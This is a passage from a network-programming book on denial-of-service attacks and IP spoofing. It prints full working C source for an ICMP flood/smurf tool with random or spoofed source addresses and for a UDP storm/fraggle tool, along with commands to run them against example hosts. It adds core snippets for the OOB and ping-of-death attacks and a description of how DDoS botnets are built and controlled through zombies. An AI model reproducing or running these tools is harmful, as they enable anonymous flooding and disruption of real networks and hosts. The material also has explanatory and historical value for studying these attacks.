The only difference between the second and the first versions of the custom `traceroute` program is that the second version sends ICMP echo request messages instead of UDP datagrams. As in the first version, the TTL value in the IP packet header is sequentially incremented by 1 for each probe. The intermediate routers are supposed to return the ICMP "time exceeded" message, and the destination host is supposed to return an echo reply message.


Thus, the second version does not require creating two types of sockets; only a single ICMP socket is used for sending and receiving ICMP messages:

```
/* Creating a raw socket for sending and receiving ICMP messages */
sd = socket(PF_INET, SOCK_RAW, IPPROTO_ICMP);
```

This version does not use network ports because the IP system, not an individual service, is responsible for receiving and sending messages. ICMP messages for a particular `traceroute` instance are identified using the current process' s PID.

The source code for the second version of the custom `traceroute` utility can be found |in the \Part II\Chapter 5 directory on the accompanying CD-ROM. The file's name is tracericmp.c. You may notice that it shares many features with the `ping` utility. If you grasped the `ping` utility and the first version of the custom `traceroute` program, you should have no questions concerning its operation.

Chapter 6: DoS Attack and IP Spoofing Utilities



Denial-of-service (DoS) attacks are directed at degrading the work performance of or blocking access to a network or a computer and its resources. There are four main types of DoS attacks:

- Attacks that exhaust a network's resources
- Attacks that exhaust a host's resources (monopolizing the memory, CPU, disk quotas, etc.)
- Attacks that exploit software bugs to crash a host or induce it to operate erratically
- Attacks that modify the system's configuration or state to block data transmission, break the connection, or cause drastic performance loss

In addition, DoS attacks can be classified as local or remote. Local attacks are carried out directly at the attacked host, and remote attacks are carried out over network. In this book, I only consider how to program utilities for carrying out remote DoS attacks, because local DoS attacks are rare and of little interest; moreover, perpetrating a local DoS attack requires gaining physical access to the vulnerable host, which is not a prerequisite for a remote DoS attack.

As a rule, remote DoS attacks are accompanied by IP spoofing, that is, faking the return address in sent packets to hide the address of the host, from which the attack is being waged. Therefore, when considering DoS attack programs, I also consider implementing IP spoofing.

This chapter considers only the first three of the previously-listed DoS attacks. The fourth type is implicitly considered in *Chapter 9* when active sniffing is discussed. This is because, in addition to intercepting traffic, active sniffing methods can cause denial of service, making it impossible to transmit data or breaking an existing connection between hosts. Simple pulling the plug out of the wall socket, that is, depowering a device, can also be placed in the last DoS attack category.

The first two types of DoS attacks listed previously are called *flooding*, because they gradually flood a network or a host with requests for its resources, eventually hogging all or most resources and leaving none for the legitimate requests.

Not all known DoS attacks can be clearly placed into some specific category. For example, the UDP storm attack can be placed into all three listed DoS attack types. Therefore, any further mention of a specific DoS attack in a category is no more than a convention.

6.1. Attacks That Exhaust Network Resources

6.1.1. ICMP Flooding and Smurf

An ICMP flooding attack exhausts the network's resources by sending it a large number of ICMP echo request messages. Therefore, a program to implement this type of DoS attack is not that different from the `ping` utility, which was considered in *Chapter 4*. The main difference is that it only sends echo requests; it does not have to worry about receiving replies to them. In addition, no delay is necessary between successive packets; on the contrary, packets must be sent as rapidly as possible. For a DoS attack to be more efficient, the size of packets can be increased. The standard `ping` utility can be used to carry out an ICMP flooding attack by running it with the `-f` and `-s` parameters. The former tells the utility to send echo requests as rapidly as possible, and the latter is used to increase the size of the sent packets. For example, the following command sends an uninterrupted stream of 3-KB packets to the **victim.example.com** host:

```
# ping -f -s 3072 victim.example.com
```

After each packet it sends, the `ping` utility outputs a dot on the screen, which is deleted when a corresponding echo request is received.

The standard `ping` utility, however, has no means of changing the sender's address. This shortcoming is fixed in a custom `ping` utility (see Listing 6.1 later in this section). This utility can also be used to carry out the smurf DoS attack. In a smurf attack, a perpetrator sends a broadcast ICMP echo request on a local network and gives the victim's address as that of the request's originator. This results in all computers on the network sending an echo reply message to the victim's address, thus flooding its resources.

To implement IP spoofing, the utility will fill all fields of the IP header; this includes filling the source IP address field with a fake address (see *Section 3.4.2*). To build a custom packet, a raw socket must be created:

```
sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW);
```

I used the `IPPROTO_RAW` constant, but the `IPPROTO_ICMP` constant can also be used. Which of these constants you use is of no importance, because the utility must only send ICMP packets, not receive them (see *Section 3.5.2*).

For the raw socket, the `IP_HDRINCL` option is specified using the `setsockopt()` function. This is done to prevent the TCP/IP stack from generating IP headers itself.

To be able to send broadcast messages, another call to the `setsockopt()` function is made to set the `SO_BROADCAST` socket parameter, which is necessary for implementing a smurf attack.

A buffer is defined for outgoing packets as follows:

```
char sendbuf[sizeof(struct iphdr) + sizeof(struct icmp) + 1400];
```

That is, the size of each outgoing packet will be determined by the total lengths of the IP and ICMP headers plus 1,400 bytes tacked on top of that. The definitions of the IP and ICMP header structures are taken from the netinet/ip.h and netinet/ip_icmp.h header files, respectively. The only reason I use the value of 1,400 is to increase the size of the outgoing packet. This part of the buffer will be filled with trash data.

The size of outgoing packets could be set to 65,535 bytes. (This limit is set by the 16-bit IP header length field, as shown in Fig. 3.5). But then, it would become necessary to provide the program with a packet fragmentation algorithm in case the network's MTU is smaller than the size of the outgoing packet. For example, Ethernet MTU is 1,500 bytes. Sending a longer packet to an Ethernet network will result in a sending function error, with the `perror()` function outputting the "message too long" message.

The ICMP header is 8 bytes long, and the IP header is 20 to 60 bytes long; therefore, the size of an outgoing packet will be 1,468 bytes or less. Most networks will let a packet of this size through. Note that if the task of filling the IP header was left to the IP subsystem, that is, the `IP_HDRINCL` socket option was not set, packets up to 65,535 bytes could be sent because the fragmentation task would be handled by the IP subsystem.

Thus, it makes no sense to send too large packets; they would be fragmented anyway.[i] So 1,400 bytes is the optimal packet size.

Next, you have to define pointers to the structures of the headers allocated in the `sendbuf` buffer. This can be done as follows:

```
struct iphdr *ip_hdr = (struct iphdr *)sendbuf;
struct icmp *icmp_hdr = (struct icmp *) (sendbuf + sizeof(struct iphdr));
```

Then, directly in the buffer, the IP and ICMP header fields are filled:

```
/* Filling the IP header */
ip_hdr->ihl = 5;
ip_hdr->version = 4;
ip_hdr->tos = 0;
ip_hdr->tot_len = htons(sizeof(struct iphdr) + sizeof(struct icmp) + 1400);
ip_hdr->id = 0;
ip_hdr->frag_off = 0;
ip_hdr->ttl = 255;
ip_hdr->protocol = IPPROTO_ICMP;
ip_hdr->check = 0;
ip_hdr->check = in_cksum((unsigned short *)ip_hdr, sizeof(struct iphdr));
ip_hdr->saddr = srcaddr;
```

[i] Actually, sending fragmented packets does make some sense: Assembling these packets will consume resources of the victim's host in addition to exhausting the network resources. This, however, is of little importance, especially when compared to an attack such as SYN flooding.

```
ip_hdr->daddr = dstaddr;

/* Filling the ICMP header */
icmp_hdr->icmp_type = ICMP_ECHO;
icmp_hdr->icmp_code = 0;
icmp_hdr->icmp_id = 1;
icmp_hdr->icmp_seq = 1;
icmp_hdr->icmp_cksum = 0;
icmp_hdr->icmp_cksum = in_cksum((unsigned short *)icmp_hdr, sizeof(struct icmp) + 1400);
```

The protocol field (`ip_hdr->protocol`) of the IP header is filled with the `IPPROTO_ICMP` constant (the value of 1), indicating that the given packet is being sent over ICMP.

The checksum in both headers is calculated by the same `in_chsum()` function, only different values are passed to it for different headers. (This question was considered in *Section 3.6*). Pursuant to RFC, before calculating the checksum, the checksum field must be zeroed out.

As you can see, you can fill the source (`ip_hdr->saddr`) and destination (`ip_hdr->daddr`) IP address fields yourself. Thus, you can put any IP address in the network byte order into these fields, that is, perform IP spoofing. Addresses are passed to the program by the user from the command line. The source address is given in the first argument, and the destination is in the second. The addresses passed to the utility are converted to IP addresses in the network byte order in the `resolve()` function. Entering the word "random" as the source host makes the program fill the source IP address field with random values generated using the `random()` function. Packets are sent in an endless loop.

According to `man 7 raw`, the checksum (`ip_hdr->check`), source address (`ip_hdr->saddr`), packet identifier (`ip_hdr->id`), and total length (`ip_hdr->tot_len`) fields do not necessarily have to be filled manually; the IP subsystem can do this for you. In the program, I am filling all of these fields to show how to do this the right way.

The checksum field in the ICMP head also does not have to be filled. If it is not, the packet will be sent successfully, but the destination host will drop it as invalid. Although for a DoS attack it is not generally important whether the victim rejects or accepts a packet, the latter is preferable, because in this case the victim sends echo replies to echo requests, thus flooding the channel even more.

To check the operation of the utility, start the `tcpdump` utility in a separate terminal and observe packets being sent. Then compile the `icmpflood` utility and run it in the ICMP flooding mode, specifying that random source IP addresses should be used:

```
# gcc icmpflood.c -o icmpflood
# ./icmpflood random 192.168.10.1
```

The output produced should look similar to this:

```
06:20:52.842589 eth0 > 103.69.139.107 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 198.35.123.50 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 105.152.60.100 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 115.72.51.102 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 81.220.176.116 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 255.92.73.25 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 74.148.232.42 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 236.88.85.98 > 192.168.10.1: icmp: echo request
06:20:52.842589 eth0 > 41.31.142.35 > 192.168.10.1: icmp: echo request
...
```

There are no replies from host 192.168.10.1 because it sends them to random addresses.

To carry out a smurf attack, run the utility as follows:

```
# ./icmpflood 192.168.10.132 192.168.10.255
```

Here, a broadcast request 192.168.10.255 is sent from host 192.168.10.132. In response, all computers in the 192.168.10.0 network will send echo replies to host 192.168.10.132.

The source for the utility is shown in Listing 6.1. It can also be found in the /PART II/ Chapter 6 directory on the accompanying CD-ROM.

Listing 6.1. A utility for ICMP flooding and smurf attacks (icmpflood.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/ip_icmp.h>
#include <netdb.h>

/*--------------------------------------------*/
/* Converting the host name into its IP address */
/*--------------------------------------------*/
unsigned long resolve(char *hostname)
{
  struct hostent *hp;

  if ( (hp = gethostbyname(hostname)) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  return *(unsigned long *)hp->h_addr_list[0];
}

/*--------------------------*/
/* Calculating the checksum */
/*--------------------------*/
unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  /* Adding all 2-byte words */
  while (len > 1) {
    sum += *addr++;
    len -= 2;
  }

  /* If there is a byte left over, adding it to the sum */
  if (len == 1)
```

```
    sum += *(unsigned char*) addr;

  sum = (sum >> 16) + (sum & 0xFFFF); /* Adding the carry */
  sum += (sum >> 16);                 /* Adding the carry again */
  result = ~sum;                      /* Inverting the result */
  return result;
}

/*----------------------*/
/* The main() function */
/*----------------------*/
int main(int argc, char *argv[])
{
  int sd;
  const int on = 1;
  int rnd = 0;
  unsigned long dstaddr, srcaddr;
  struct sockaddr_in servaddr;

  char sendbuf[sizeof(struct iphdr) + sizeof(struct icmp) + 1400];
  struct iphdr *ip_hdr = (struct iphdr *)sendbuf;
  struct icmp *icmp_hdr = (struct icmp *) (sendbuf + sizeof(struct iphdr));

  if (argc != 3) {
    fprintf(stderr,
    "Usage: %s <source address | random> <destination address>\n",
    argv[0]);
    exit (-1);
  }

  /* Creating a raw socket */
  if ( (sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  /* Because the IP header will be filled in the program,
     set the IP_HDRINCL option. */
 if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) < 0)
  {
    perror("setsockopt() failed");
    exit(-1);
  }

  /* Enabling the broadcasting capability */
  if (setsockopt(sd, SOL_SOCKET, SO_BROADCAST, (char *)&on, sizeof(on)) < 0) {
    perror("setsockopt() failed");
    exit(-1);
  }

  /* If the first argument is "random,"
     the source IP address is randomly selected. */
  if (!strcmp(argv[1], "random")) {
    rnd = 1;
    srcaddr = random();
```

```
  } else
    srcaddr = resolve(argv[1]);

  /* The victim's IP address */
  dstaddr = resolve(argv[2]);

  bzero(&servaddr, sizeof(servaddr));
  servaddr.sin_family = AF_INET;
  servaddr.sin_addr.s_addr = dstaddr;

  /* Filling the IP header */
  ip_hdr->ihl = 5;
  ip_hdr->version = 4;
  ip_hdr->tos = 0;
  ip_hdr->tot_len = htons(sizeof(struct iphdr) + sizeof(struct icmp) + 1400);
  ip_hdr->id = 0;
  ip_hdr->frag_off = 0;
  ip_hdr->ttl = 255;
  ip_hdr->protocol = IPPROTO_ICMP;
  ip_hdr->check = 0;
  ip_hdr->check = in_cksum((unsigned short *)ip_hdr, sizeof(struct iphdr));
  ip_hdr->saddr = srcaddr;
  ip_hdr->daddr = dstaddr;

  /* Filling the ICMP header */
  icmp_hdr->icmp_type = ICMP_ECHO;
  icmp_hdr->icmp_code = 0;
  icmp_hdr->icmp_id = 1;
  icmp_hdr->icmp_seq = 1;
  icmp_hdr->icmp_cksum = 0;
  icmp_hdr->icmp_cksum = in_cksum((unsigned short *)icmp_hdr, sizeof(struct icmp) + 1400);

  /* Sending packets in an endless loop */
  while (1) {
    if (sendto(sd,
               sendbuf,
              sizeof(sendbuf),
              0,
              (struct sockaddr *)&servaddr,
              sizeof(servaddr))  < 0) {
      perror("sendto() failed");
      exit(-1);
    }

    /* Generating a new random source IP address
       if the first argument was "random" */
    if (rnd)
      ip_hdr->saddr = random();
  }

  return 0;
}
```

6.1.2. UDP Storm and Fraggle

The UDP storm attack is also called Chargen or Echo-Chargen because this attack makes use of these services. In response to a UDP request, the UDP service `chargen` (port 19) sends a packet of characters, and the UDP service `echo` (port 7) sends the arrived packet back. Thus, sending UDP packets from port 19 to port 7 starts an endless loop. This loop can be started both at a single host and between two remote hosts as long as the hosts are running the `chargen` and `echo` services. Not only port 7 but any other port that automatically answers any request can be used, for example, port 13 (daytime) or port 37 (time).

Listing 6.2 shows the source code for a program for carrying out UDP storm and fraggle attacks. A fraggle attack is similar to a smurf attack, but it uses UDP packets. The attacker sends UDP packets from a spoofed address to a broadcast address (usually to port 7, echo) of the intermediary broadcast machines, or *amplifiers*. Each machine of the network that is enabled to answer echo request packets will do so, thus generating a huge amount of traffic hitting the target machine like a tsunami.

This program is much the same as the icmpflood.c program (Listing 6.1), only here the UDP header is filled instead of the ICMP header. Note that a pseudo header (see *Section 3.6*) is used for calculating the checksum in the UDP header. Moreover, if the value returned from the `in_cksum()` function is 0, pursuant to the RFC 768 requirements, it must be replaced with `0xffff`.

Perhaps you have noticed that some header fields of network packets and some `sockaddr` family structures are specified in the network byte order with the help of conversion functions like `htons()` and `inet_aton()`, whereas other fields are specified in the server byte order. Unfortunately, there is no general rule concerning this issue: Some fields must be specified in the network byte order only, some can only be specified in the host byte order, and for some the order does not matter. This raises a legitimate question: In what order must a specific field be specified? The only pertinent information I have found relevant to this question is in the *UNIX Network Programming* book by Richard Stevens:

Theoretically, a UNIX implementation could store the fields of a socket address structure in the host byte order and then do the necessary conversions when moving fields into protocol headers and back, allowing us to not concern ourselves with this task. But historically and from the Posix.1g perspective, some of the socket address structure fields must have the network byte order.

The only thing known for certain is that fields containing port numbers and IP addresses *must* be specified in the network byte order. As for other fields, I determined their order experimentally. Therefore, in programs in this and other chapters of the book, I use the `htons()`, `htonl()`, `inet_aton()`, and other byte order conversion functions on network packet headers and `sockaddr` family structures when I judge them to be most appropriate.

In addition to the addresses, the source and destination ports must be passed to the `udpstorm` program in the command line — for example, as follows:

```
# gcc udpstorm.c -o udpstorm
# ./udpstorm 192.168.10.1 19 192.168.10.130 7
```

The source for the `udpstorm` program is shown in Listing 6.2. It can also be found in the /PART II/Chapter 6 directory on the accompanying CD-ROM.

Listing 6.2. A Utility for UDP storm and fraggle attacks (udpstorm.c)

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <sys/socket.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <netdb.h>

/*--------------------------------------------*/
/* Converting the host name into its IP address */
/*--------------------------------------------*/
unsigned long resolve(char *hostname)
{
  struct hostent *hp;

  if ( (hp = gethostbyname(hostname)) == NULL) {
    herror("gethostbyname() failed");
    exit(-1);
  }

  return *(unsigned long *)hp->h_addr_list[0];
}

/*--------------------------*/
/* Calculating the checksum */
/*--------------------------*/
unsigned short in_cksum(unsigned short *addr, int len)
{
  unsigned short result;
  unsigned int sum = 0;

  /* Adding all 2-byte words */
  while (len > 1)
 {
    sum += *addr++;
    len -= 2;
  }

  /* If there is a byte left over, adding it to the sum */
  if (len == 1)
    sum += *(unsigned char*) addr;

  sum = (sum >> 16) + (sum & 0xFFFF); /* Adding the carry */
  sum += (sum >> 16);                 /* Adding the carry again */
  result = ~sum;                      /* Inverting the result */
  return result;
}

/*---------------------*/
```

```
/* The main() function */
/*---------------------*/
int main(int argc, char *argv[])
{
  int sd;
  const int on = 1;
  unsigned long dstaddr, srcaddr;
  int dport, sport;
  struct sockaddr_in servaddr;

  /* The pseudo header structure */
  struct pseudohdr
  {
    unsigned int source_address;
    unsigned int dest_address;
    unsigned char place_holder;
    unsigned char protocol;
    unsigned short length;
  } pseudo_hdr;

  char sendbuf[sizeof(struct iphdr) + sizeof(struct udphdr)];
  struct iphdr *ip_hdr = (struct iphdr *)sendbuf;
  struct udphdr *udp_hdr = (struct udphdr *) (sendbuf + sizeof(struct iphdr));
  unsigned char *pseudo_packet; /* A pointer to the pseudo packet */

  if (argc != 5) {
    fprintf(stderr,
    "Usage: %s <source address> <source port> <destination address> <destination port>\n",
    argv[0]);
    exit(-1);
  }

  /* Creating a raw socket */
  if ( (sd = socket(PF_INET, SOCK_RAW, IPPROTO_RAW)) < 0) {
    perror("socket() failed");
    exit(-1);
  }

  /* Because the IP header will be filled in the program,
     set the IP_HDRINCL option */
  if (setsockopt(sd, IPPROTO_IP, IP_HDRINCL, (char *)&on, sizeof(on)) < 0) {
    perror("setsockopt() failed");
    exit(-1);
  }

  srcaddr = resolve(argv[1]);
  /* The source IP address */
  sport = atoi(argv[2]);
  /* The source port */

  dstaddr = resolve(argv[3]); /* The victim's IP address */
```

```
dport = atoi(argv[4]);      /* The victim's port */

bzero(&servaddr, sizeof(servaddr));
servaddr.sin_family = AF_INET;
servaddr.sin_port = htons(dport);
servaddr.sin_addr.s_addr = dstaddr;

/* Filling the IP header */
ip_hdr->ihl = 5;
ip_hdr->version = 4;
ip_hdr->tos = 0;
ip_hdr->tot_len = htons(sizeof(struct iphdr) + sizeof(struct udphdr));
ip_hdr->id = 0;
ip_hdr->frag_off = 0;
ip_hdr->ttl = 255;
ip_hdr->protocol = IPPROTO_UDP;
ip_hdr->check = 0;
ip_hdr->check = in_cksum((unsigned short *)ip_hdr, sizeof(struct iphdr));

ip_hdr->saddr = srcaddr;
ip_hdr->daddr = dstaddr;

/* Filling the pseudo header */
pseudo_hdr.source_address = srcaddr;
pseudo_hdr.dest_address = dstaddr;
pseudo_hdr.place_holder = 0;
pseudo_hdr.protocol = IPPROTO_UDP;
pseudo_hdr.length = htons(sizeof(struct udphdr));

/* Filling the UDP header */
udp_hdr->source = htons(sport);
udp_hdr->dest = htons(dport);
udp_hdr->len = htons(sizeof(struct udphdr));
udp_hdr->check = 0;

/* Allocating memory for formatting a pseudo packet */
if ( (pseudo_packet = (char*)malloc(sizeof(pseudo_hdr) +
      sizeof(struct udphdr))) == NULL) {
  perror("malloc() failed");
  exit(-1);
}

/* Copying the pseudo header to the start of the pseudo packet */
memcpy(pseudo_packet, &pseudo_hdr, sizeof(pseudo_hdr));

/* Copying the UDP header */
memcpy(pseudo_packet + sizeof(pseudo_hdr), sendbuf +
       sizeof(struct iphdr), sizeof(struct udphdr));

/* Calculating the UDP header checksum */
if ( (udp_hdr->check = in_cksum((unsigned short *)pseudo_packet,
      sizeof(pseudo_hdr) + sizeof(struct udphdr))) == 0)
```

```
    udp_hdr->check = 0xffff;

  /* Sending packets in an endless loop */
  while (1) {
    if (sendto(sd,
               sendbuf,
              sizeof(sendbuf),
              0,
              (struct sockaddr *)&servaddr,
              sizeof(servaddr))  < 0) {
      perror("sendto() failed");
      exit(-1);
    }
  }

  return 0;
}
```

6.2. Attacks That Exhaust Host Resources

6.2.1. SYN Flooding and Land

In a SYN flooding attack, the attacker tries to make the server to exceed the number of in-progress connections that can be kept open at the same time. When a server receives a TCP packet with the `SYN` flag set at an open port, it replies with a `SYN-ACK` message and waits for an `ACK` reply. While waiting for an `ACK` message, the server retains the half-open connection and adds a new record in the TCP/IP stack. The server will remove the corresponding record if it is unable to finish establishing the connection within a certain period. This period varies from tens of seconds to tens of minutes depending on the system. Because only a limited number of half-open connections can be maintained in the queue, when this number is exceeded the server will reject any further connection requests.

The utility for carrying out a SYN attack is named `synflood`. I am not giving its source code in the book; it can be found in the /PART II/Chapter 6 directory on the accompanying CD-ROM. In many respects, this code is analogous to the source of the attacks from the previous section, only here TCP packet fields are filled and sent. As when calculating the UDP header checksum, a pseudo header is used for calculating the TCP header checksum (see *Section 3.6*).

This utility can also be used to carry out a Land attack. A Land attack sends to the attacked host TCP packets with the `SYN` flag set and with the source IP address and port that match those of the destination — for example, as follows:

```
# gcc synflood.c -o synflood
# ./synflood 192.168.10.1 80 192.168.10.1 80
```

6.3. Attacks That Exploit Software Bugs

Software bugs that can crash a host or make it operate erratically occur often. Sometimes, such bugs are used by hackers in their DoS exploits (see *Section 14.2*). DoS exploits, however, as a rule crash only a single vulnerable application (e.g., a Web server), not the operating system. Bugs in operating systems or in their key components, such as the TCP/IP stack, are not as common as they were in the Windows 9*x* days. Bugs in the key components of that operating system were discovered one after another. A remote machine could be crashed or rebooted by sending it just a few bytes. At that time, every day was a field day for hackers. In this section, I consider vulnerabilities and utilities that are effective only on older operating systems. All experiments with these utilities were carried out on Windows 95, which I installed especially for this purpose.

You are probably wondering indignantly, Why should I waste my time learning obsolete vulnerabilities? It is important to know old vulnerabilities because history has a tendency to repeat itself. For example, many consumer appliances (refrigerators, microwave ovens, washing machines, etc.) are now computerized and run under a mini operating system with a TCP/IP stack. It is logical, therefore, to expect the same errors to be made in those operating systems. Moreover, a modern operating system can harbor an old bug. For example, it would seem that the Land attack, considered in the previous section, became a thing of the past along with the obsolete operating systems it was developed for. However, quite recently a way of carrying out this attack against such modern operating systems as Windows Server 2003 and Windows XP Service Pack 2 was discovered.

6.3.1. Out of Band

In the out of band (OOB) attack, a TCP packet with the `OOB` flag set is sent to a Windows machine with an open TCP port, which is usually port 139. This attack would infallibly crash Windows NT and Windows 95 systems until Service Pack 3 was released.

The source code for a utility implementing the OOB attack (winnuke.c) can be found in the /PART II/Chapter 6 directory on the accompanying CD-ROM.

The key part of this program is the function for sending data with the `MSG_OOB` flag set (the out of band transmission):

```
char *str = "Crack";
send(sd, str, strlen(str), MSG_OOB);
```

According to the standard, only 1 byte of string data can be sent. It was the standard's requirements that Windows 95 developers relied on, overlooking the situation when more than 1 byte of string data arrive.

6.3.2. Teardrop

The teardrop attack takes advantage of the errors in the module responsible for assembling fragmented IP packets. All received fragments are assembled in a loop; the information part

of the assembled packet is then copied to a buffer, which is then passed to the IP layer for further processing.

At a glance, the developers did the right thing by implementing a check for fragments that were too large. However, they overlooked the possibility of a fragment that was too small being copied to the assembly buffer, that is, a fragment of a negative length.

Suppose that fragment X has the offset of 40 (the `Fragment offset` field in the IP header equals 5) and the length of 200, and that fragment Y has the offset of 80 and the length of 300; that is, the fragments overlap, which is allowed. The IP module calculates the part of fragment Y that does not overlap fragment X as (80 + 300) – (40 + 200) = 140 and copies the last 140 bytes of fragment Y to the assembly buffer. A hacker can build fragment Y to have, for example, the offset of 80 and the length of 60. Calculating the overlapping portion gives a negative result: (80 + 60) – (40 + 120) = –20. Because of the way negative numbers are represented in machine arithmetic, –20 is interpreted as 65,516. The program starts writing 65,516 bytes into the assembly buffer, overfills it, and overwrites the adjacent memory area as well.

Thus, in a teardrop attack, packets are constructed in the following way (a two-packet attack is considered):

1. A packet that is supposed to be fragmented (the `MF` flag is set) is sent; the fragment offset is 0 and the length of the data block is *N*.
2. The last fragment is sent (the `MF` flag is cleared); the fragment offset is a positive number less than *N* and the data block length is less than *N*.
3. Any source address is used for the packets, and they are sent to any port, regardless of whether it is open or not.

There is another variety of the attack, called bonk. In this attack, holes are left in the packet after the fragments are assembled, which can also cause malfunctioning of the operating system's kernel and hanging of the computer.

All versions of Windows 95/NT up to Service Pack 4 and early Linux versions (e.g., Linux 2.0.0) had both of these vulnerabilities.

The source codes for teardrop.c and bonk.c can be found in the /PART II/Chapter 6 directory on the accompanying CD-ROM.

6.3.3. Ping of Death

The total packet length field of the IP packet header is of the `unsigned short` type (see *Section 3.4.2*); accordingly, it cannot hold values greater than 65,535. Therefore, the maximum length of the entire IP packet can be no more than 65,535 bytes. Because the IP header takes from 20 to 60 bytes, the maximum amount of useful data that can be sent in one IP packet is 65,535 – 20 = 65,515 bytes.

In a ping of death attack, a hacker sends a fragmented ICMP packet that when assembled is larger than the maximum allowed IP-packet size. Some older operating systems did not know how to handle this situation and crashed.

The source code for a utility implementing this attack (win95ping.c) can be found in the /PART II/Chapter 6 directory on the accompanying CD-ROM.

The key part of this program is the portion that fragments the sent packet (Listing 6.3).

Listing 6.3. Fragmenting an ICMP packet in the ping of death attack

```
        icmp->type = ICMP_ECHO;
        icmp->code = 0;
        icmp->checksum = htons(~(ICMP_ECHO << 8));

for (offset = 0; offset < 65536; offset += (sizeof buf - sizeof *ip)) {
                ip->ip_off = FIX(offset >> 3);
                if (offset < 65120)
                        ip->ip_off |= FIX(IP_MF);
                else
                        ip->ip_len = FIX(418);  /* Make total 65,538 */
            if (sendto(s, buf, sizeof buf, 0, (struct sockaddr *)&dst,
                                        sizeof dst) < 0) {
                        fprintf(stderr, "offset %d: ", offset);
                        perror("sendto");
                }
```

When I tried this attack against Windows 95, the latter continued operating as usual. At first, I thought that this was because the win95ping.c program does not calculate the checksum in each of the fragments. I rewrote the program to calculate the checksum, but this did not produce the desired results. Then I happened across some information from Russian computer experts I. D. Medvedskiy, P. V. Semianov, and L. G. Leonov and learned that I was not the only one having problems getting the attack work. Here is what they say about the ping of death attack:

We started our testing and, frankly, were not surprised at all when the operating systems under investigation — IRIX, AIX, VMS, SunOS, FreeBSD, Linux, Windows NT 4.0, and even Windows 95 and Windows for WorkGroups 3.11 — did not react at all to this type of incorrect request and continued normal operation. Then we started looking specifically for an operating system that this attack could affect. Such a system turned out to be Windows 3.11 with WinQVT: It did hang. Based on our experiments, it can be concluded that the fears of this attack are not based on any actual grounds and it is just another programmer myth and should be placed into the category of being practically unfeasible.

Thus, the destructive effects of the ping of death attack have been greatly exaggerated.

6.4. Distributed DoS

This book would be incomplete if it did not include description of utilities for carrying out distributed DoS (DDoS) attacks. The first DDoS attack was carried out in February 2000 and disrupted for several days the operation of many sites known worldwide: Yahoo, eBay, Amazon, ZDNet, Buy, CNN, and many others.

Although I had a burning desire to describe a programming implementation of a DDoS utility, my better judgment prevailed and I decided to limit the information to only a general description of such a utility. However, these utilities are nothing conceptually new: They are just a combination of backdoor or Trojan technology and simple DoS utilities, such as those considered in this chapter. Therefore, after reading this book you should have no problems of constructing such a utility on your own; just be aware of the consequences of taking it public.

The main difference between a distributed and a nondistributed DoS attack is that a DDoS attack is carried out not from a single host, as a nondistributed DoS attack is, but from multiple hosts simultaneously. Therefore, a DDoS utility consists of two components: a client and a server. The server part is a *daemon* (or a *service*, in Windows parlance) that executes the commands sent to it by the client part. The exact nature of the commands depends on the utility's developer, but practically all utilities of this kind offer commands to select the attack type (ICMP flooding, smurf, SYN flooding, etc.), commence an attack, and stop the attack.

The perpetrator needs to install the server part on as many machines as possible. It is not necessary to break into each machine; the installation can be done using Trojan programs. A machine with a Trojan installed is called a *zombie* or *bot*.

The usual telnet or netcat utilities can be used as the simplest client.

The client part can connect to the zombie in different ways. The most common way is for each successfully installed Trojan to open a port and inform the hacker (e.g., by sending an email) the IP address of the zombie machine. The hacker uses the client part to connect to all of the zombies and issues them commands. This method, however, is inefficient because the Trojans usually open nonstandard ports and border routers or firewalls often block incoming connections on nonstandard ports. Moreover, the client has to establish multiple connections to issue a command to each of the zombies, a rather difficult task with several thousand zombies. Therefore, this connection method is considered obsolete and was used only in early DDoS programs.

Another method of connecting to a zombie is based on using the Internet relay chat (IRC) networks. In this case, each installed Trojan is also an IRC bot that connects to an IRC network, enters a certain channel, and waits for commands from its master. This method is convenient in that all the hacker has to do is log into the necessary channel and issue a command; the IRC server does the rest of the job. However, IRC operators can disconnect the perpetrator's channel any time they have reason to suspect something is wrong.

Thus, the most popular way of connecting to a zombie is to have a server that is a connect-back backdoor and a client part that is a simple text file containing a command. This text file can be placed anywhere on the Internet, for example, on some FTP server. At a specified time interval, the connect-back backdoor on each of the zombie machines downloads the text file with the command and executes it. In this way, to establish a connection, the client and the server switch places. Instead of a text file, a script in one of the Web languages, for example, PHP, can be used for the same purpose. In addition to issuing commands to the zombie, such scripts can keep statistics.

The most popular DDoS attack utilities used to be TFN2K, Trinoo, and Stacheldraht. Now they are considered obsolete because they use the first method of establishing a connection between the client and the zombie.

Chapter 7: Port Scanners

